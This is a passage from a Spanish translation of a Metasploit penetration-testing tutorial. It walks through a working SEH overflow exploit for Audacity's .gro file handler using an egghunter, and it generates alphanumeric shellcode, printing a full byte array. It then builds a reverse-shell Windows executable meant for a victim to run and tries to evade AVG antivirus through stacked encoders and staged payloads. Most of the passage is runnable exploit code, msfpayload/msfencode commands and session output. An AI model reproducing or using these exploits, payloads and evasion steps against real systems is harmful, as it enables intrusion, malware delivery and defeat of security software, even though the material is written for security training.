
Ahora ajustamos el buffer para redirigir el flujo de la ejecucion al momento del error hacia la direccion de retorno, salta sobre de el (xEB es un "salto corto") y luego cae en el punto de interrupcion del buffer (xCC).

```
def exploit
buff = "\x41" * 174
buff << "\xeb\x06\x41\x41" buff << [target.ret].pack('V') buff << "\xcc" * 2000 print_status("Creating
'#{datastore['FILENAME']}'" file ...) file_create(buff) end
```


Una vez mas, generamos el archivo de exploit, adjuntando Audacity al depurador y importando el archivo malicioso. En este momento, el SEH deberia sobrescribir la direccion, la que nos llevara a la instruccion pop, pop, ret. Establecemos un punto de interrupcion alli, y una vez mas, tomamos la excepcion con shift + F9 y caminamos a travez de pop pop ret con F8.



El salto corto nos lleva a la direccion de retorno, dentro del "codigo shell del buffer".



Otra vez, tenemos muy poco espacio de buffer para nuestro payload. Una rápida inspección de la memoria revela que la longitud del todo el buffer puede ser encontrada en el montón. Sabiendo esto, podríamos utilizar los 80 bytes iniciales de espacio para ejecutar un egghunter, lo que buscara y encontrara el payload secundario.



Implementar el MSF egghunter es relativamente fácil:

```


def exploit
hunter = generate_egghunter
egg = hunter[1]

buff = "\x41" * 174
buff << "\xeb\x06\x41\x41" buff << [target.ret].pack('V') buff << "\x90"*4 buff << hunter[0] buff << "\xCC"
* 200 buff << egg + egg buff << payload.encoded print_status("Creating '#{datastore['FILENAME']}' file ...")
file_create(buff) end

```

El exploit final debe ser parecido a este: <http://www.offensive-security.com/msf/audacity.rb>

Ejecutamos el exploit final a traves de un depurador para estar seguros que todo esta bien. Podemos ver que el egghunter ha sido implementado correctamente y funciona perfectamente.



Usamos el exploit final:

```

root@bt4:/pentest/exploits/framework3# ./msfconsole

=[ msf v3.3-dev
+ -- ---=[ 397 exploits - 239 payloads
+ -- ---=[ 20 encoders - 7 nops
=[ 181 aux

msf > search audacity
[*] Searching loaded modules for pattern 'audacity'...

Exploits
=====

Name Description
-----
windows/fileformat/audacity Audacity 1.2.6 (GRO File) SEH Overflow.

msf > use windows/fileformat/audacity
msf exploit(audacity) > set PAYLOAD windows/meterpreter/reverse_tcp

```

```

PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(audacity) > show options

Module options:

Name Current Setting Required Description
---- -----
FILENAME auda_eviL.gro yes The file name.
OUTPUTPATH /pentest/exploits/framework3/data/exploits yes The location of the file.

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
---- -----
EXITFUNC thread yes Exit technique: seh, thread, process
LHOST 192.168.2.15 yes The local address
LPORT 4444 yes The local port

Exploit target:

Id Name
-- --
0 Audacity Universal 1.2

msf exploit(audacity) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'auda_eviL.gro' file ...
[*] Generated output file /pentest/exploits/framework3/data/exploits/auda_eviL.gro
[*] Exploit completed, but no session was created.

```

Y obtenemos una shell meterpreter!

```

msf exploit(audacity) > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.15
LHOST => 192.168.2.15
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.2.15:4444 -> 192.168.2.109:1445)

meterpreter >

```

Aqui encontraran un video de Immunity pasando por el funcionamiento de un exploit:

<http://www.youtube.com/watch?v=LfgAXfAWQXM>

# Shellcodes-alfanuméricas

Hay casos donde necesita obtener un código shell alfanumérico puro porque la aplicación explotada filtra los caracteres. MSF puede generar un código shell alfanumérico fácilmente a través de msfencode. Por ejemplo, para generar una mezcla alfanumérica de mayúsculas y minúsculas codificada, podemos usar el siguiente comando:

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell/bind_tcp R | ./msfencode -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 659 (iteration=1)

unsigned char buf[] =
"\x89\xe2\xdb\xdb\xd9\x72\xf4\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
"\x49\x49\x49\x49\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
"\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x4b"
"\x4c\x4d\x38\x4c\x49\x45\x50\x45\x50\x45\x50\x43\x50\x4d\x59"
"\x4d\x35\x50\x31\x49\x42\x42\x44\x4c\x4b\x50\x52\x50\x30\x4c"
"\x4b\x51\x42\x44\x4c\x4c\x4b\x51\x42\x45\x44\x4c\x4b\x44\x32"
"\x51\x38\x44\x4f\x4e\x57\x50\x4a\x47\x56\x46\x51\x4b\x4f\x50"
"\x31\x49\x50\x4e\x4c\x47\x4c\x43\x51\x43\x4c\x45\x52\x46\x4c"
"\x47\x50\x49\x51\x48\x4f\x44\x4d\x43\x31\x48\x47\x4b\x52\x4a"
"\x50\x42\x50\x4c\x4b\x46\x32\x42\x30\x4c\x4b\x47\x32"
"\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30\x44\x38\x4d\x55\x49"
"\x50\x44\x34\x50\x4a\x45\x51\x48\x50\x50\x4c\x4b\x50\x48"
"\x44\x58\x4c\x4b\x51\x48\x51\x30\x43\x31\x4e\x33\x4b\x53\x47"
"\x4c\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4e\x36\x50\x31"
"\x4b\x4f\x46\x51\x49\x50\x4e\x4c\x49\x51\x48\x4f\x44\x4d\x45"
"\x51\x49\x57\x50\x38\x30\x42\x55\x4c\x34\x45\x53\x43\x4d"
"\x4c\x38\x47\x4b\x43\x4d\x51\x34\x43\x45\x4b\x52\x51\x48\x4c"
"\x4b\x51\x48\x47\x54\x45\x51\x49\x43\x42\x46\x4c\x4b\x44\x4c"
"\x50\x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x48\x53\x4c\x4b\x43"
"\x34\x4c\x4b\x43\x31\x48\x50\x4c\x49\x50\x44\x51\x34\x51\x34"
"\x51\x4b\x51\x4b\x45\x31\x46\x39\x51\x4a\x50\x51\x4b\x4f\x4b"
"\x50\x51\x48\x51\x4f\x51\x4a\x4c\x4b\x44\x52\x4a\x4b\x4b\x36"
"\x51\x4d\x43\x58\x50\x33\x50\x32\x43\x30\x43\x30\x42\x48\x43"
"\x47\x43\x43\x50\x32\x51\x4f\x50\x54\x43\x58\x50\x4c\x43\x47"
"\x51\x36\x43\x37\x4b\x4f\x4e\x35\x4e\x58\x4a\x30\x43\x31\x45"
"\x50\x45\x50\x51\x39\x49\x50\x54\x46\x30\x43\x58\x46\x49"
"\x4b\x30\x42\x4b\x45\x50\x4b\x4f\x4e\x35\x50\x50\x50\x50"
"\x50\x46\x30\x51\x50\x46\x30\x51\x50\x46\x30\x43\x58\x4a\x4a"
"\x44\x4f\x49\x4f\x4d\x30\x4b\x4f\x48\x55\x4d\x47\x50\x31\x49"
"\x4b\x51\x43\x45\x38\x43\x32\x45\x50\x44\x51\x4c\x4d\x59"
"\x4d\x36\x42\x4a\x44\x50\x56\x51\x47\x42\x48\x48\x42\x49"
"\x4b\x46\x57\x43\x57\x4b\x4f\x48\x55\x51\x43\x50\x57\x45\x38"
"\x48\x37\x4b\x59\x46\x58\x4b\x4f\x4b\x4f\x4e\x35\x50\x53\x46"
"\x33\x50\x57\x45\x38\x43\x44\x4a\x4c\x47\x4b\x4b\x51\x4b\x4f"
"\x49\x45\x51\x47\x4c\x57\x43\x58\x44\x35\x42\x4e\x50\x4d\x43"
"\x51\x4b\x4f\x4e\x35\x42\x4a\x43\x30\x42\x4a\x45\x54\x50\x56"
"\x51\x47\x43\x58\x52\x48\x59\x49\x58\x51\x4f\x4b\x4f\x4e"
"\x35\x4c\x4b\x47\x46\x42\x4a\x51\x50\x43\x58\x45\x50\x42\x30"
"\x43\x30\x45\x50\x46\x36\x43\x5a\x45\x50\x45\x38\x46\x38\x49"
"\x34\x46\x33\x4a\x45\x4b\x4f\x49\x45\x4d\x43\x46\x33\x42\x4a"
"\x45\x50\x56\x50\x53\x50\x57\x45\x38\x44\x42\x49\x49\x49"
"\x58\x51\x4f\x4b\x4f\x4e\x35\x43\x31\x48\x43\x47\x59\x49\x56"
"\x4d\x55\x4c\x36\x43\x45\x4a\x4c\x49\x53\x44\x4a\x41\x41";
```

Si vemos más en detalle el código shell generado, podremos ver que hay algunos caracteres no alfanuméricos:

```
>>> print shellcode
??t?^YIIIIIIICCCCCC7QzjAXP0A0AKAAQ2AB2BB0BBABXP8AbUJIKLCZJKPMKXKIKOKOKOE0LKBBLQ4Q4LKQUGLLKCLC5CHEQJOLKPOB8LKQOGPC1
JKPLKGDLKC1JNP1IPLYNLK4IPD4EWIQLHJDMC1IRJKKDGKPTQ4GXCXECULKQOFLDC1IE6LKDLPKLKQOLEQJKDCFLKKMYBLFDELE1HCP1IKE4LKG3P0LKG0D
LLKBPENMLKG0C8QNBLHLPNNDJLF0KOHVBFPSCE8P3GBBH7BSGBQOF4KOHP8HKJMKGPKON6QOK9M5CVMQJMEXC2QEBJERKOHPCXIEYKENMQGKON6
QQCFP3PSF3G3PSPCQCKOHFBFCXB1QLE6QCMYMIJ5BHNDZD0IWFT7KOIFCZDPQQEKO08BNDNMFNJIPWKOHVQCF5KON0BHJEG9LFQYF7KOIFF0PTF4QEKOH
P23E8JGC1HFYF7KON6PUKOHFBFCZE4E6E8BCBMK9M5BJF0PY9HLMYKWB9JG4MYM2FQIPL3NJKNQRFMKNPBFLJ3LMCJGHNNKNKKBHCBKNNSDVKOCEQTKOH
QKQGPRFIPQF1CZEPQPQPUFIKOHPE8NMN9DEHNF3K0IFCZKOKOFWKOPLKQGKLLCITE4KOHV2KOHPCXJPMZDDQOF3KOHVKOHPDJAA
```

Esto se debe a los códigos de operación ("x89\xe2\xdb\xdb\xd9\x72") al principio del payload el cual se usa para encontrar la localización absoluta en memoria y obtener una posición independiente del código shell:

Imagen perdida en offensive-security.com

Una vez que la dirección del código shell obtiene las dos primeras instrucciones, es insertada en la pila y almacenada en el registro ECX que luego serán utilizadas para calcular las compensaciones relativas.

Sin embargo, si somos capaces de alguna manera de obtener la posicion absoluta del codigo shell por nuestra cuenta y guardar la direccion en un registro antes de ejecutar el codigo shell, podemos usar la opcion especial BufferRegister=REG32 durante la codificacion de nuestro payload:

Esta vez hemos obtenido un código shell alfanumérico puro:

En este caso, le dijimos a msfencode que nos ocupamos de encontrar la direccion absoluta del codigo shell y la hemos guardado en el registro ECX:

Imagen perdida en offensive-security.com

Como puede ver en la imagen anterior, ECX se ha establecido previamente para señalar el comienzo del código shell. En este punto, el payload comienza directamente a realinear ECX al empezar la secuencia del código shell.

8 Client-Side Exploits

# Client-Side Exploits

Los client-side exploits siempre son un tema divertido y un frente importante para los atacantes hoy en día. Dado que los administradores de red y desarrolladores de software fortalecen el perímetro, los pentesters necesitan encontrar una forma en que

las víctimas abran una puerta para colarse en su red. Los client-side exploits necesitan interacción con el usuario como por ejemplo incitar a hacer click en un enlace, abrir un documento o hacer que de alguna manera entren en un pagina maliciosa.

Existen diversas maneras de usar Metasploit para realizar ataques en el lado del cliente y demostraremos algunas de ellas aquí.

## 8.1 [Payload binario](#)

# Payload binario

Mestaploit esta lleno de características interesantes y útiles. Una de ellas es la habilidad para generar ejecutables de un payload desde Metasploit. Esto puede ser muy útil en situaciones tales como ingeniería social, si puedes hacer que un usuario ejecute tu payload por ti, entonces no hay ninguna razón para pasar por un problema de explotación de software.

Veamos un rápido ejemplo de como hacerlo. Vamos a usar un payload de shell inverso, ejecutado en un sistema remoto para obtener nuestra shell. Para hacer esto de forma correcta, usamos la herramienta de linea de comandos msfpayload. Este comando es usado para generar payloads para ser utilizados en muchas situaciones y ofreciendo una variedad de opciones de salida, desde perl pasando por C hasta el código fuente sin depurar. Estamos interesados en la salida del ejecutable, que es proporcionado por el comando X.

Generaremos un ejecutable de Windows de shell inversa que se conecte de nuevo a nosotros a través del puerto 31337. Observe que msfpayload funciona del mismo modo que msfcli en donde puede añadir la letra "O" al final de la cadena de comando para ver que opciones están disponibles.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp O
Name: Windows Command Shell, Reverse TCP Inline
Version: 6479
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 287

Provided by:
vlad902 vlad902@gmail.com

Basic options:
Name Current Setting Required Description
-----
EXITFUNC seh yes Exit technique: seh, thread, process
LHOST yes The local address
LPORT 4444 yes The local port

Description:
Connect back to attacker and spawn a command shell

root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 O
Name: Windows Command Shell, Reverse TCP Inline
Version: 6479
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 287

Provided by:
vlad902 vlad902@gmail.com

Basic options:
Name Current Setting Required Description
-----
EXITFUNC seh yes Exit technique: seh, thread, process
LHOST 172.16.104.130 yes The local address
LPORT 31337 yes The local port

Description:
Connect back to attacker and spawn a command shell

root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 X > /tmp/1.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_reverse_tcp
Length: 287
Options: LHOST=172.16.104.130,LPORT=31337

root@bt:/pentest/exploits/framework3# file /tmp/1.exe
/tmp/1.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Ok, vemos que tenemos listo el ejecutable de Windows. Ahora, vamos a usar "multi/handler" que es un manejador que se encarga de lanzar fuera del framework el exploit.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole
```

Cuando utilizamos el modulo "exploit/multi/handler", todavia necesitamos decirle cual payload usar, asi que lo configuramos con la misma configuracion que el ejecutable que generamos.

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options

Module options:

Name Current Setting Required Description
---- -----
Payload options (windows/shell/reverse_tcp):

Name Current Setting Required Description
---- -----
EXITFUNC thread yes Exit technique: seh, thread, process
LHOST yes The local address
LPORT 4444 yes The local port

Exploit target:

Id Name
-- --
0 Wildcard Target

msf exploit(handler) > set LHOST 172.16.104.130
LHOST => 172.16.104.130
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) >
```

Ahora que tenemos todo configurado y listo para salir, usamos "exploit" en el multi/handler y ejecutamos nuestro ejecutable generado en la victim. El multi/handler se encarga del exploit por nosotros y nos muestra la shell.

```
msf exploit(handler) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 2 opened (172.16.104.130:31337 -> 172.16.104.128:1150)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents>
```

## 8.2 [Antivirus Bypass](#)

# Antivirus Bypass

Como hemos visto, el binario del payloads de Metasploit funciona bien. Sin embargo, hay una pequeña complicacion.

La mayoria de los sistemas basados en Windows ejecutan alguna proteccion anti-virus, debido a los ataques generalizados de software maliciosos a esta plataforma. Hagamos nuestro ejemplo un poco mas realista, he instalamos la version gratuita de AVG en el sistema y veamos que sucede.



Inmediatamente, se detecta nuestro payload. Vamos a ver si hay algo que podamos hacer para evitar que sea detectado por AVG.

Vamos a codificar nuestro ejecutable en un intento de hacerlo mas dificil de ser descubierto. Hemos utilizamos la codificacion antes cuando explotamos software evitando caracteres dañados, veamos si podemos usarlo aqui. Usaremos el programa de linea de comando msfencode. Veamos alguna de las opciones ejecutando msfencode con el parametro "-h".

```
root@bt4:/pentest/exploits/framework3# ./msfencode -h
Usage: ./msfencode
OPTIONS:
```

```

-a The architecture to encode as
-b The list of characters to avoid: 'x00xff'
-c The number of times to encode the data
-e The encoder to use
-h Help banner
-i Encode the contents of the supplied file path
-l List available encoders
-m Specifies an additional module search path
-n Dump encoder information
-o The output file
-s The maximum size of the encoded data
-t The format to display the encoded buffer with (raw, ruby, perl, c, exe, vba)

```

Veamos que codificadores estan disponibles ejecutando "msfencode -l".

```

root@bt4:/pentest/exploits/framework3# ./msfencode -l

Framework Encoders
=====

Name Rank Description
----- -----
cmd/generic_sh normal Generic Shell Variable Substitution Command Encoder
generic/none normal The "none" Encoder
mipsbe/longxor normal XOR Encoder
mipsle/longxor normal XOR Encoder
php/base64 normal PHP Base64 encoder
ppc/longxor normal PPC LongXOR Encoder
ppc/longxor_tag normal PPC LongXOR Encoder
sparc/longxor_tag normal SPARC DWORD XOR Encoder
x86/alpha_mixed low Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper low Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower manual Avoid UTF8/tolower
x86/call4_dword_xor normal Call+4 Dword XOR Encoder
x86/countdown normal Single-byte XOR Countdown Encoder
x86/fnstenv_mov normal Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive great Polymorphic Jump/Call XOR Additive Feedback Encoder
x86/nonalpha low Non-Alpha Encoder
x86/nonupper low Non-Uppercase Encoder
x86/shikata_ga_nai excellent Polymorphic XOR Additive Feedback Encoder
x86/unicode_mixed manual Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper manual Alpha2 Alphanumeric Unicode Uppercase Encoder

```

Excelente. Podemos ver las opciones y algunos codificadores que le podemos dar uso. Vamos a usar la salida sin depurar del msfpayload y lo pasamos como entrada a msfencode usando "shikata ga nai encoder" (traducido como "no puede ser ayudado" o "nada se puede hacer"). Desde ahí, saldrá el binario de windows.

```

root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 R | ./msfencode -e x86/shikata_ga_nai -t exe > /tmp/2.exe
[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)
root@bt:/pentest/exploits/framework3# file /tmp/2.exe
/tmp/2.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit

```

Perfecto! Ahora transferimos el binario al otro sistema y vemos que pasa. Y...

File	Infection	Result
C:\Documents and Settings\Jim\My Documents\2.exe	Virus identified Dropper.Mdrop.N	Infected

Eso no es bueno. Todavia sigue siendo detectado por AVG. Bueno, no podemos dejar que gane AVG, verdad? Vamos a ponernos un poco loco, y usar tres diferentes codificadores, dos de los cuales le diremos que sea ejecutado 10 veces cada uno, para un total de 21 codificaciones. Esto es toda la codificacion que podemos hacer y seguir teniendo en funcionamiento el binario . AVG no podra con esto!

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell_reverse_tcp LHOST=172.16.104.130  
LPORT=31337 R | ./msfencode -e x86/shikata_ga_nai -t raw -c 10 | ./msfencode -e x86/call4_dword_xor -t raw -  
c 10 | ./msfencode -e x86/countdown -t exe > /tmp/6.exe  
[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)  
  
[*] x86/shikata_ga_nai succeeded with size 342 (iteration=2)  
[*] x86/shikata_ga_nai succeeded with size 369 (iteration=3)  
[*] x86/shikata_ga_nai succeeded with size 396 (iteration=4)  
[*] x86/shikata_ga_nai succeeded with size 423 (iteration=5)  
[*] x86/shikata_ga_nai succeeded with size 450 (iteration=6)  
[*] x86/shikata_ga_nai succeeded with size 477 (iteration=7)  
[*] x86/shikata_ga_nai succeeded with size 504 (iteration=8)  
[*] x86/shikata_ga_nai succeeded with size 531 (iteration=9)  
[*] x86/shikata_ga_nai succeeded with size 558 (iteration=10)  
[*] x86/call4_dword_xor succeeded with size 586 (iteration=1)  
[*] x86/call4_dword_xor succeeded with size 614 (iteration=2)  
[*] x86/call4_dword_xor succeeded with size 642 (iteration=3)  
[*] x86/call4_dword_xor succeeded with size 670 (iteration=4)  
[*] x86/call4_dword_xor succeeded with size 698 (iteration=5)  
[*] x86/call4_dword_xor succeeded with size 726 (iteration=6)  
[*] x86/call4_dword_xor succeeded with size 754 (iteration=7)  
[*] x86/call4_dword_xor succeeded with size 782 (iteration=8)  
[*] x86/call4_dword_xor succeeded with size 810 (iteration=9)  
[*] x86/call4_dword_xor succeeded with size 838 (iteration=10)  
[*] x86/countdown succeeded with size 856 (iteration=1)  
  
root@bt4:/pentest/exploits/framework3# file /tmp/6.exe  
/tmp/6.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Ok, copiamos el binario, lo ejecutamos yyyy....



Fracasamos! Sigue siendo detectado por AVG! Como vamos a pasar esto? Bueno, resulta que hay una buena razon para eso. Metasploit soporta dos tipos diferentes de payloads. El primero, como "windows/shell\_reverse\_tcp" contiene todo el codigo necesario por el payload. El otro, como "windows/shell/reverse\_tcp" funciona un poco diferente. "windows/shell/reverse\_tcp" contiene solo el codigo suficiente para abrir una conexion de red, entonces el stage carga el resto de codigo requerido por el exploit desde la maquina de los atacantes. En el caso de "windows/shell/reverse\_tcp", hace una conexion de vuelta hacia el sistema atacante, el resto del payload es cargado en memoria, y luego se nos abre un interprete shell.

Entonces, que significa esto para los antivirus? Bueno, la mayoria de los antivirus funcionan con una tecnologia a base de firmas. El codigo utilizado por "windows/shell\_reverse\_tcp" se compara con esas firmas y es marcado por AVG de inmediato. Por otra parte, el staged payload, "windows/shell/reverse\_tcp" no contiene la firma que busca AVG, y por eso, pasa sin darse cuenta. Ademas, al contener menos codigo, el anti-virus tiene menos con que trabajar, y si la firma es demasiado generica, habran muchos falsos positivos y frustaran a los usuarios cuando activen un software no malicioso.

